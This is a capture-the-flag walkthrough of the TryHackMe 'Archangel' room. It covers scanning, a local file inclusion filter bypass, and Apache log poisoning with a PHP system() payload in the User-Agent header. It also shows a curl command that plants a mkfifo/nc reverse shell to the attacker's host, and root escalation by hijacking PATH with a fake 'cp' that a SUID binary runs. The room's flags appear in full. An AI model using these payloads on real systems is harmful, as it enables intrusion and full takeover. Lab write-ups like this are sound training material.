
ARCHANGEL THM RM


another lesson in LFI (local file inclusion)





```
└─$ nmap -sV -sC 10.10.133.36
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-16 17:13 PDT
Nmap scan report for 10.10.133.36
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9f:1d:2c:9d:6c:a4:0e:46:40:50:6f:ed:cf:1c:f3:8c (RSA)
|   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)
|_  256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Wavefire
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Gobuster found a few directories but nothing I could use


```
┌──(max㉿kali)-[~/.local/bin]
└─$ gobuster dir -u http://10.10.133.36 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t16 -q
/images               (Status: 301) [Size: 313] [--> http://10.10.133.36/images/]
/pages                (Status: 301) [Size: 312] [--> http://10.10.133.36/pages/]
/flags                (Status: 301) [Size: 312] [--> http://10.10.133.36/flags/]
/layout               (Status: 301) [Size: 313] [--> http://10.10.133.36/layout/]
```




This was a clue there was another domain name, mafialive.thm
So I added it to my /etc/hosts file in nano with the website IP



Found this file when I manually checked robots.txt




We nav out to this test page and have a button to press...




popping the hood on the Source page

```
<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a
button</button></a><br>
        Control is an illusion    </div>
</body>

</html>
```


log poisoning



LFI: notice how we can fool the filter by using the “//“ to move up and down directories: in this case 4 dir to list /etc/password file



the apache2 access.log is 3 directories deep:





```
└─$ curl http://mafialive.thm -v -A '<?php echo system($_GET['cmd']) ?>'

*   Trying 10.10.26.73:80...
* Connected to mafialive.thm (10.10.26.73) port 80 (#0)
> GET / HTTP/1.1
> Host: mafialive.thm
> User-Agent: <?php echo system($_GET[cmd]) ?>
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 19 Aug 2021 02:52:52 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Last-Modified: Thu, 19 Nov 2020 14:01:00 GMT
< ETag: "3b-5b476286775bf"
< Accept-Ranges: bytes
< Content-Length: 59
< Content-Type: text/html
<
<h1>UNDER DEVELOPMENT</h1>

thm{f0und_th3_r1ght_h0st_n4m3}
```

```
┌──(max㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.26.73] 39326
/bin/sh: 0: can't access tty; job control turned off
$ ls -la
total 24
drwxrwxrwx 2 root root 4096 Nov 19  2020 .
drwxr-xr-x 4 root root 4096 Nov 17  2020 ..
-rw-rw-r-- 1 1000 1000   59 Nov 19  2020 index.html
-rw-r--r-- 1 1000 1000   40 Oct 31  2020 mrrobot.php
-rw-r--r-- 1 root root   34 Nov 19  2020 robots.txt
-rw-r--r-- 1 1000 1000  712 Nov 19  2020 test.php
$
```


max@kali: ~/Downloads

```
┌──(max㉿kali)-[~/Downloads]
└─$ curl http://mafialive.thm -A "<?php echo system('rm /tmp/f;mkfifo /tmp
/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.57.21 4444 >/tmp/f') ?>"
<h1>UNDER DEVELOPMENT</h1>

thm{f0und_th3_r1ght_h0st_n4m3}
```

```
drwxr-xr-x 6 archangel archangel 4096 Nov 20  2020 .
drwxr-xr-x 3 root      root      4096 Nov 18  2020 ..
-rw-r--r-- 1 archangel archangel  220 Nov 18  2020 .bash_logout
-rw-r--r-- 1 archangel archangel 3771 Nov 18  2020 .bashrc
drwx------ 2 archangel archangel 4096 Nov 18  2020 .cache
drwxrwxr-x 3 archangel archangel 4096 Nov 18  2020 .local
-rw-r--r-- 1 archangel archangel  807 Nov 18  2020 .profile
-rw-rw-r-- 1 archangel archangel   66 Nov 18  2020 .selected_editor
drwxr-xr-x 2 archangel archangel 4096 Nov 18  2020 myfiles
drwxrwx--- 2 archangel archangel 4096 Nov 19  2020 secret
-rw-r--r-- 1 archangel archangel   26 Nov 19  2020 user.txt
www-data@ubuntu:/home/archangel$ cat user.txt
lcat user.txt

Command 'lcat' not found, but there are 23 similar ones.

www-data@ubuntu:/home/archangel$ tac user.txt
tac user.txt
```



backup file with suid perms found in archangel/secret/



When we run strings on this binary we see a call to the “cp” command. What if we created our own version of “cp” and hijacked the PATH variable to check in our PWD 1st?

```
archangel@ubuntu:~/secret$ strings backup
strings backup
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
cp /home/user/archangel/myfiles/* /opt/backupfiles
```

Let's create our own version of "cp". We make it a file that runs the /bin/bash command. Since backup is own by root, it will excute this command and create a bash shell as root!

```
archangel@ubuntu:~/secret$ echo "/bin/bash"> cp
echo "/bin/bash"> cp
archangel@ubuntu:~/secret$ ls
ls
backup  cp  user2.txt
archangel@ubuntu:~/secret$ chmod +x cp
chmod +x cp
archangel@ubuntu:~/secret$ ls
ls
backup  cp  user2.txt
archangel@ubuntu:~/secret$ echo PATH$
```

in this case we use export PATH=/home/archangel/secret:$PATH
"$" in front means append new entry onto the front of PATH. When any command is run it will check the 1st position 1st for the path to the file.
"$" at the end e.g. PATH$ means append entry to end of PATH

```
export PATH=$PWD:$PATH
```

now run the backup file and holy privesc, we are root!!

```
archangel@ubuntu:~/secret$ ./backup
./backup
root@ubuntu:~/secret# whoami
whoami
root
root@ubuntu:~/secret#
```

grab the flag in the root dir:

```
drwx------  4 root root 4096 Nov 20  2020 .
drwxr-xr-x 22 root root 4096 Nov 16  2020 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Nov 18  2020 .cache
drwxr-xr-x  3 root root 4096 Nov 16  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   68 Nov 19  2020 root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
```